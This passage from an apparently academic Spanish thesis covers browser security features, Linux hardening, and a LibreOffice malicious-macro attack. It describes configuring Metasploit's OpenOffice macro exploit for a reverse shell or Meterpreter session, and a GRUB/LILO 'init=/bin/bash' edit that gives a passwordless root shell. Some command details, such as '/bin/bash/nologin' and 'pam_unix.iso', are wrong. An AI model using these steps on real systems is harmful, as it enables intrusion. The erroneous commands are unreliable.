


Figura 2-11 Pantalla del Navegador Microsoft Edge

Este navegador tiene algunas características de seguridad importantes que ayudan a combatir de manera efectiva el phishing, hackeos y las vulnerabilidades de corrupción de memoria. A continuación se describen estas características:

- Windows Hello con criptografía asimétrica que autentica tanto a la persona como al sitio web
- Smart Screen
- Sistema Certificate Reputation
- Ayuda con la piratería
- Microsoft EdgeHTML y estándares web modernos
- Modo protegido
- Aplicación de 64 bits
- Compatibilidad del nuevo modelo de extensión con HTML5
- Superficie de ataques reducidos
- Restricciones de integridad de código y de carga de imágenes
- Mitigación de recolector de elementos no utilizados en memoria (MemGC)
- Protección de flujo de control
- Windows REDTEAM

2.5.3.5 PROTECCIÓN CONTRA EL PHISHING

En cuanto al phishing o suplantación de identidad, el navegador de Microsoft protege contra este tipo de ataques que intentan aprovecharse de la confianza de los usuarios, es decir que el cibercriminal también conocido como phisher se hace pasar por una persona u

organización confiable y mediante técnicas de ingeniería social adquiere información confidencial como pueden ser contraseñas, información de tarjetas de crédito o cualquier otra información importante, todo esto de forma fraudulenta.

Para conseguir esta protección Microsoft Edge utiliza un cifrado asimétrico para la identificación en las páginas webs, de esta manera las contraseñas se protegen ante sistemas de identificación fraudulentos.

Dentro de las características de seguridad se puede destacar el filtro de SmartScreen. Este filtro tiene como finalidad proteger a los usuarios comprobando la reputación de los sitios webs que se visitan, además este navegador cuenta con los estándares de protección de la W3C y el Internet Engineering Task Force, e incluye un certificado de reputación que se encarga de verificar si el certificado de un sitio es fraudulento o no.

2.5.3.6 EXTENSIONES SEGURAS

Microsoft para proteger a los usuarios ha creado un modelo de extensiones seguras, de esta manera comparte una mínima cantidad de datos entre estas extensiones y el navegador.

Microsoft Edge utiliza el modelo de extensiones seguras que está basado en HTML y JavaScript, y gracias a las opciones que brinda el estándar HTML5 se puede prescindir de extensiones como: VML, VB Scripts, BHO, ActiveX y barra de herramientas.

2.5.3.7 PROTECCIÓN DE LA MEMORIA

Microsoft Edge incorporó el sistema MemGC (Memory Garbage Collector) y el CFG (Control Flow Guard), por una parte el MemGC permite mitigar la explotación de las vulnerabilidades UAF evitando que se libere fragmentos de memoria si se encuentran referencias a ellos.

En el blog de (Simon, 2016), se hace referencia acerca de las vulnerabilidades UAF y la forma de explotación. En dicho artículo se puede apreciar de manera explícita la explotación de la vulnerabilidad en el navegador Internet Explorer 8.0.7601.17514 que viene incorporado en Windows 7 SP1, mediante una prueba de concepto (POC) con el uso de la herramienta WinDbg, esta herramienta es un depurador multipropósito para el sistema operativo Windows, y que se puede utilizar para depurar aplicaciones de modo usuario, controladores de dispositivos y el propio kernel.

Y por último tenemos el sistema CFG que se encarga de evitar que códigos maliciosos salten a localizaciones de memoria para obtener el control de algún programa. Esta tecnología de Microsoft Visual Studio hace restricciones fuertes donde una aplicación puede

ejecutar un código, consiguiendo de esta manera que sea muy difícil que un exploit ejecute código mediante vulnerabilidades como el desbordamiento de búfer

2.6 VULNERABILIDAD EN EL SISTEMA OPERATIVO LINUX DE ESCRITORIO

Para los sistemas operativos Linux y específicamente en Ubuntu existen herramientas instaladas por defecto. Una de estas es la herramienta ofimática “LibreOffice”, que permite trabajar al usuario con procesador de texto, hoja de cálculo, presentaciones, etc. Esta al igual que Microsoft Office de Windows, permite ejecutar macros que están insertados en los documentos. Estas macros pueden contener código malicioso que es aprovechado por los atacantes para enviar a los usuarios y obtener una conexión remota. Si el usuario no tiene concienciación acerca de la seguridad o tal vez es un usuario inexperto, y si le sumamos también que en Ubuntu no viene instalado un antivirus que pueda detectar o bloquear, resulta entonces un blanco perfecto para explotar esta vulnerabilidad.

2.6.1 ARCHIVO DE OPENOFFICE (WRITER) CON MACRO MALICIOSA

Dentro de la base de datos de Metasploit existe un exploit que puede ser utilizado para generar este tipo de archivos con macros maliciosas insertadas. La información que Metasploit nos da acerca de este exploit es la siguiente:




Figura 2-12 Pantalla de información del exploit para OpenOffice

Este exploit es ejecutado al momento que el usuario concede permisos de ejecución de macros en el menú de OpenOffice. Para configurarlo dentro del Metasploit se lo puede hacer utilizando los siguientes parámetros:

- **BODY:** mensaje que contendrá en documento
- **FILENAME:** nombre del documento
- **SRVHOST:** la ip del equipo local que estará a la escucha de la conexión.
- **SRVPORT:** puerto local que estará a la escucha
- **SSL:** negociación SSL para conexiones entrantes
- **SSLCert:** ruta del certificado personalizado
- **URIPATH:** URL a utilizar para el exploit
- **TARGET:** el objetivo, puede ser Linux (1) o Windows (0)

Si configuramos todos estos parámetros con “target=0” y no especificamos ningún payload, por defecto al momento de establecer una conexión nos dará una shell remota. En el caso de que queramos obtener una sesión de meterpreter debemos asignar el siguiente payload: “python/meterpreter_reverse_tcp”. A continuación se muestra los parámetros utilizados en el exploit para generar el documento a utilizar en el **capítulo 3** y así explotar el LibreOffice instalado en Ubuntu.




Figura 2-13 Configuración de los parámetros del exploit de OpenOffice en Metasploit




Figura 2-14 Pantalla de generación del documento con macro de LibreOffice en Metasploit

2.7 SEGURIDAD EN LINUX

Linux es el sistema operativo considerado más seguro que el resto de sistemas como Windows o Mac, esto debido a su mayor rendimiento, seguridad y menos propenso a fallos. Sin embargo esto nos pone a analizar cuáles son los motivos principales por el que se le considera más seguro:

- Linux es más seguro que Windows o Mac debido a que los atacantes que producen malware no están muy interesados en atacar este tipo de sistemas, ya que la gestión de los mismos sean estos en servidores o equipos de escritorio son por lo general realizados por personal con experiencia. Todo esto conduce a que la tasa de instalación en las Organizaciones sea muy baja.
- Otro aspecto importante a tener en cuenta es que Linux tiene aplicaciones de software libre, esto brinda la posibilidad de obtener el código fuente y facilita detectar las vulnerabilidades para corregirlas de manera más rápida.

Entonces podríamos concluir diciendo que Linux está menos propenso a fallos, pero esto no significa que sea considerado el más seguro, basta con ver los reportes del año 2017 en el sitio de CVE Details (https://www.cvedetails.com/top-50-products.php?year=2017) en donde el kernel de Linux tiene más vulnerabilidades de seguridad que Windows 10. A continuación se muestra este reporte.

Top 50 Products By Total Number Of "Distinct" Vulnerabilities in 2017

Go to year: 1999 2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016

	Product Name	Vendor Name	Product Type	Number of Vulnerabilities
1	Android	Google	OS	564
2	Linux Kernel	Linux	OS	367
3	Imagemagick	Imagemagick	Application	307
4	Iphone Os	Apple	OS	290
5	Mac Os X	Apple	OS	210
6	Windows 10	Microsoft	OS	195
7	Windows Server 2008	Microsoft	OS	187
8	Windows Server 2016	Microsoft	OS	183
9	Windows Server 2012	Microsoft	OS	176
10	Windows 7	Microsoft	OS	174
11	Windows 8.1	Microsoft	OS	167
12	Acrobat	Adobe	Application	146
13	Acrobat Reader Dc	Adobe	Application	145
14	Acrobat Dc	Adobe	Application	145
15	Reader	Adobe	Application	145
16	Safari	Apple	Application	132
17	Edge	Microsoft	Application	120
18	Apple Tv	Apple	Application	119
19	Windows Rt 8.1	Microsoft	OS	101
20	Chrome	Google	Application	83
21	Debian Linux	Debian	OS	80
22	Xnview	Xnview	Application	74
23	Fedora	Fedoraproject	OS	73
24	Binutils	GNU	Application	70

Figura 2-15 Vulnerabilidades del Kernel de Linux en el año 2017. Extraído de (CVE, sf)

2.7.1 SEGURIDAD DE LAS CONTRASEÑAS

En sistemas Linux seguros se debe considerar de manera primordial la seguridad de las contraseñas de los usuarios, se debe establecer un buen sistema de autenticación a través de una correcta política de contraseñas.

Las contraseñas deben ser robustas y difíciles de adivinar mediante técnicas de fuerza bruta o predecible por parte de los usuarios. Para esto se puede utilizar el módulo PAM (Pluggable Authentication Modules) para habilitar el soporte de cracklib, de esta manera se puede proporcionar un mecanismo de autenticación que permite prevenir el uso de

contraseñas antiguas, configurar la longitud mínima, definir la complejidad y definir el periodo de expiración de las mismas.

En sistemas como Ubuntu, el módulo PAM cracklib no viene instalado por defecto y para configurar las políticas de contraseñas se debe instalarlo con el siguiente comando**:**

```
$ sudo apt-get install libpam-cracklib
```

2.7.1.1 PREVENIR EL USO DE CONTRASEÑAS ANTIGUAS

Para prevenir el uso de contraseñas antiguas dentro del archivo de configuración "/etc/pam.d/common-password" hemos de añadir "remember=4", ubicándonos en la línea que contiene la palabra tanto "password" y "pam_unix.iso".

Con esto lo que estamos previniendo es el uso de 4 contraseñas recientemente usadas y que serán almacenadas en "/etc/security/opasswd"

```
 GNU nano 2.4.2              File: /etc/pam.d/common-password

# To take advantage of this, it is recommended that you configure any
# local modules either before or after the default block, and use
# pam-auth-update to manage selection of other modules.  See
# pam-auth-update(8) for details.

# here are the per-package modules (the "Primary" block)
password        [success=1 default=ignore]      pam_unix.so obscure sha512 remember=5
# here's the fallback if no module succeeds
password        requisite                       pam_deny.so
# prime the stack with a positive return value if there isn't one already;
# this avoids us returning an error just because nothing sets a success code
# since the modules above will each just jump around
password        required                        pam_permit.so
# and here are more per-package modules (the "Additional" block)
password        optional        pam_gnome_keyring.so
# end of pam-auth-update config
```

Figura 2-16 Pantalla de configuración para prevenir el uso de contraseñas antiguas

2.7.1.2 CONFIGURAR LA LONGITUD MÍNIMA DE LAS CONTRASEÑAS

Para configurar la longitud mínima de las contraseñas dentro del archivo de configuración "/etc/pam.d/common-password", hemos de añadir "minlen=10", ubicándonos en la línea que contiene la palabra tanto "password" y "pam_cracklib.so".

Con esto lo que estamos definiendo es que la longitud de las contraseñas sea igual a 10. Con el uso de mayúsculas, minúsculas, números y símbolos, solo se podrá usar un mínimo de 6 caracteres.




Figura 2-17 Pantalla de configuración para definir la longitud de las contraseñas

2.7.1.3 DEFINIR LA COMPLEJIDAD DE LAS CONTRASEÑAS

Para definir la complejidad de las contraseñas, dentro del archivo de configuración "/etc/pam.d/common-password" hemos de añadir "ucredit=-1 lcredit=-2 dcredit=-1 ocredit=1", ubicándonos en la línea que contiene la palabra tanto "password" y "pam_cracklib.so".

Con esto lo que estamos obligando es: con "ucredit" incluir al menos una letra mayúscula, con "lcredit" dos letras minúsculas, con "dcredit" un dígito y con "ocredit" un símbolo.




Figura 2-18 Pantalla de configuración para definir la complejidad de las contraseñas

2.7.1.4 DEFINIR EL PERIODO DE EXPIRACIÓN DE LAS CONTRASEÑAS

Para definir el periodo de expiración de las contraseñas configuramos las variables "PASS_MAX_DAYS=180", "PASS_MIN_DAYS=0", "PASS_WARN_AGE=7", del archivo "/etc/login.defs".




Figura 2-19 Pantalla de configuración para definir la expiración de las contraseñas

Con esto lo que estamos definiendo es que las contraseñas expirarán cada seis meses y que se enviará un mensaje de advertencia siete días antes de la caducidad de las mismas.

2.7.2 SEGURIDAD DE ACCESO A LA CONSOLA

2.7.2.1 BIOS

Cuando un ordenador se enciende se ejecuta el software de la BIOS (Basic Input/Output System) que se encuentra almacenado en la memoria ROM (Read only Memory). La BIOS tiene como función determinar las configuraciones del equipo y proporcionar un sistema para el control sobre los dispositivos.

Para acceder a la BIOS se lo puede realizar con una tecla o combinación de ellas, es por eso que se necesita protegerla con una contraseña para evitar cambios de configuración. El equipo debe estar configurado en la BIOS para que arranque con protección de contraseña y desactivado otras unidades de arranque como CD/DVD ROM o USB.

Aunque la seguridad en la BIOS no garantiza que dichas contraseñas no puedan ser borradas, basta con realizar un pequeño cortocircuito en la batería de la CMOS o en algunas placas base con utilizar el jumper es suficiente para borrarla. También existen otras formas de resetearla mediante programas como: CMOS Passwords Recovery Tools, KILLCMOS etc.

2.7.2.2 GRUB

Como habíamos mencionado el gestor de arranque de las distribuciones actuales es el GRUB, que es el encargado de gestionar el arranque de los diferentes sistemas operativos del equipo. Existe también LILO pero ya no muy utilizado debido a que es peligroso en su argumento SINGLE permitiendo arrancar en modo monousuario.

Con la siguiente línea introducida en las opciones de LILO se puede llegar a conseguir una Shell para cambiar la contraseña de root:

```
linux init= /bin/bash rw
```

Para mitigar este problema de seguridad podemos editar el archivo de configuración LILO (/etc/lilo.conf) con los siguientes parámetros:

- **Delay = 0**, para controlar la cantidad de tiempo que LILO debe esperar para que el usuario ingrese datos antes de arrancar la opción por defecto
- **Prompt**, obliga al usuario para que ingrese datos y para que LILO no arranque automáticamente.
- **Restricted**, pide una contraseña si se pasan opciones en tiempo de arranque
- **Password**, esta opción junto con restricted protege para no tener acceso en modo SINGLE.

Otra opción sería proteger el archivo “/etc/lilo.conf” para el grupo y el resto de grupos, de esta manera no se pueda ver la contraseña de LILO. Existe un comando llamado “chattr” que permite convertir el archivo “/etc/lilo.conf” en invariable, es decir sea cualquiera de los permisos que tenga el mismo no podrá ser borrado, renombrado o sobrescrito, solo teniendo esa posibilidad el usuario root.

Ejemplo

```
$chattr +i /etc/lilo.conf
```

Si queremos realizar algún cambio en el archivo de configuración debemos ejecutar el siguiente comando:

```
$chattr -i /etc/lilo.conf
```

GRUB es el gestor con un nivel de seguridad mayor, tiene una interfaz gráfica para facilidad de los usuarios, pero es necesario asegurarlo para que no se puedan realizar modificaciones de configuración.




Figura 2-20 Pantalla del Grub de Ubuntu

Como podemos ver en la **figura 2-20**, GRUB nos permite editar una entrada del gestor de arranque presionando la tecla “e”, esto puede ser aprovechado por un atacante con solo modificar una de estas entradas y editando el archivo de configuración, obteniendo de esta manera una Shell como root.

Por ejemplo si editamos la entrada de Ubuntu y modificamos el archivo de configuración añadiendo la siguiente línea “rw init=/bin/bash”, obtendríamos acceso como root sin ingresar ninguna contraseña

Figura 2-21 Pantalla de configuración de la entrada del GRUB de Ubuntu

Al presionar F10 el sistema arranca sin pedir ninguna contraseña de acceso y obtendríamos la Shell de root.




Figura 2-22 Pantalla de obtención de Shell como root

Es por eso la necesidad de asegurar el arranque del GRUB para que no pueda ser modificada su configuración. Esta configuración lo hacemos al final del archivo "/etc/grub.d/00_header".

Figura 2-23 Pantalla de configuración del archivo "/etc/grub.d/00_header"

Si guardamos el archivo con la modificación realizada como se muestra en la **figura 2-23** y ejecutamos "$update-grub", automáticamente actualizaremos para que en el próximo arranque el GRUB nos pida usuario y contraseña para arrancar el sistema.

El problema con esta configuración es que la contraseña está en texto claro, para ello lo que debemos hacer es crear un hash de la contraseña con el siguiente comando:

$grub-mkpasswd-pbkdf2

Figura 2-24 Pantalla para la obtención de un hash de una contraseña

Este hash obtenido es el que vamos a utilizar para reemplazarlo en el archivo de configuración "/etc/grub.d/00_header", para ello ya no utilizaremos la sentencia "password" como se ve en la **figura 2.23**, sino la sentencia "password_pbkdf2".

Figura 2-25 Pantalla de configuración del "archivo 00_header" con el hash obtenido

En el próximo arranque del sistema luego de haber ejecutado el comando "$update-grub", nos pedirá usuario y contraseña para arrancar el sistema. Con este tipo de configuración evitaríamos el acceso al menú de edición pulsando la tecla "e" y a la línea de comando pulsando la tecla "c".

2.7.2.3 BLOQUEO DE SESIONES

En Linux existe un comando muy útil para los administradores de sistemas, este comando se llama "screen". Lo que hace esencialmente es crear una terminal virtual dentro de un equipo como puede ser un servidor mediante otra terminal como puede ser putty.

La ventaja del uso de este comando es que si se llega a desconectar la máquina o terminal (putty), la terminal virtual sigue trabajando con los procesos que se estén ejecutando en el servidor. La activación es muy simple basta con ejecutar desde la consola de comandos "$screen" para crear una terminal virtual.




Figura 2-26 Pantalla de listado de terminales virtuales

Evidentemente que es una herramienta de mucha ayuda si queremos conectarnos remotamente a nuestros equipos sin tener el riesgo de que si llega a fallar la conexión los procesos ejecutados en el equipo remoto seguirán ejecutándose, pero de igual manera es interesante si queremos darle seguridad a nuestra conexión ya que nos permite bloquear la sesión por medio de nuestra contraseña de usuario con la opción "Ctrl-a x"




Figura 2-27 Pantalla de sesión bloqueada con contraseña por el comando "screen"

En la **figura 2-27** podemos apreciar que la sesión se encuentra bloqueada con nuestra contraseña de usuario por el comando "screen". Si estamos acostumbrados a trabajar bajo consola este comando nos ofrece un nivel de seguridad mayor, porque no estará disponible el acceso para ningún usuario mientras que los procesos se seguirán ejecutándose.

2.7.2.4 TERMINALES POR DEFECTO

En Ubuntu tenemos por defecto seis consolas o terminales virtuales a las que se puede acceder con la combinación de teclas Ctrl+Alt+F1 hasta Ctrl+Alt+F6 (en modo terminal Alt+F1….6), y con la combinación Ctrl+Alt+F7 volvemos al modo gráfico.

Si trabajamos normalmente en modo gráfico no es conveniente tener ejecutándose varias terminales, lo mejor es tener una sola consola activa no solo por reducir el uso del procesador y mejorar la cantidad de memoria consumida, sino también porque se reduciría las formas de acceso que tendría un atacante.

Para reducir el número de terminales virtuales en Ubuntu, se debe configurar activando el valor de la variable “NAutoVTs” del archivo de configuración “/etc/systemd/logind.conf”, colocándolo el valor a “1”.




Figura 2-28 Pantalla de configuración del archivo “/etc/systemd/logind.conf”

2.7.2.5 INFORMACIÓN DEL BANNER DEL SISTEMA

La información que se encuentra en los archivos “/etc/issue” y “/etc/issue.net” puede servir a un atacante para saber lo que se tiene instalado en el equipo, esta información puede ser editada.

Figura 2-29 Pantalla de Información almacenada en los archivos “issue” e “issue.net”

2.7.2.6 SEGURIDAD AL COMANDO SUDO

Ubuntu tiene el comando “sudo” que permite a un usuario sin privilegios ejecutar un comando como administrador lógicamente nos pedirá la contraseña del mismo.

Muy ventajoso a diferencia de “su” que permite ingresar a una sesión de otro usuario sin cerrar la nuestra, mientras que sudo ejecuta el comando como administrador pero en seguida volvemos a ser un usuario sin privilegios.

Al ejecutar sudo se crea un periodo de tiempo del cual podemos seguir ejecutando comandos como administradores sin que nos pida la contraseña nuevamente, tendrá que caducar este periodo de tiempo para que nos vuelva a pedir la contraseña.

Por seguridad lo mejor es desactivar este periodo de gracia, para que siempre que se ejecute comandos se pida la contraseña de administrador y evitar de esta manera si es que alguien se apodera del equipo en ese tiempo de gracia tenga los privilegios de administrador.

Para desactivar este periodo de gracia configuramos el archivo "/etc/sudoers" como se puede ver en la siguiente figura.




Figura 2-30 Pantalla de configuración del tiempo de gracia del comando sudo

2.7.2.7 BLOQUEO DE ACCESO A LA SHELL

En Ubuntu se tiene el usuario root que es el administrador y tiene todos los privilegios, existe también otras cuentas de usuario que son creadas con privilegios de administración que tienen acceso a la Shell y que pueden ejecutar órdenes con el comando "su" o "sudo".

Esto abre la posibilidad de que un intruso pueda acceder y comprometer el sistema por medio de estas cuentas, para evitar esto se debe bloquear las cuentas y el acceso a la Shell.

Con el comando ejecutado desde consola "$awk -F: '{print $1 ":" $3 ":" $7}' /etc/passwd", podemos ver los usuarios con su UID y su Shell. Teniendo la lista de usuarios identificamos los que van a ser bloqueados excepto el usuario root (UID=0). Para esto utilizamos el siguiente comando:

$usermod –L nombreusuario.

El comando anterior permite bloquear a los usuarios del sistema y para deshabilitarles la shell ejecutamos el siguiente comando:

$usermod –s /bin/bash/nologin nombreusuario

Figura 2-31 Pantalla de bloqueo a los usuarios para el acceso a la shell (/etc/passwd)

2.7.3 SEGURIDAD EN EL SISTEMA DE ARCHIVOS

Linux puede soportar una gran variedad de sistemas de archivos como son: Fat16, Fat32, NTFS, ext2, ext3, ext4, reiserFS, JFS, XFS. Los archivos están formados de varios tipos:

- **(-)** Archivos regulares
- **(d)** Directorio
- **(l)** Enlace
- **(c)** Dispositivo orientado a caracteres
- **(s)** Socket
- **(p)** pipe
- **(b)** Dispositivo orientado a bloques

Los permisos son:

- **(r)** Lectura
- **(w)** Escritura
- **(x)** Ejecución




Figura 2-32 Pantalla de permisos de los archivos en Linux

En Linux la seguridad se establece en los permisos que tienen los grupos y sus usuarios. En la **figura 2-32,** se puede observar los permisos de usuario y grupos que tienen cada uno de los archivos y carpetas del directorio raíz (comando ls –la).

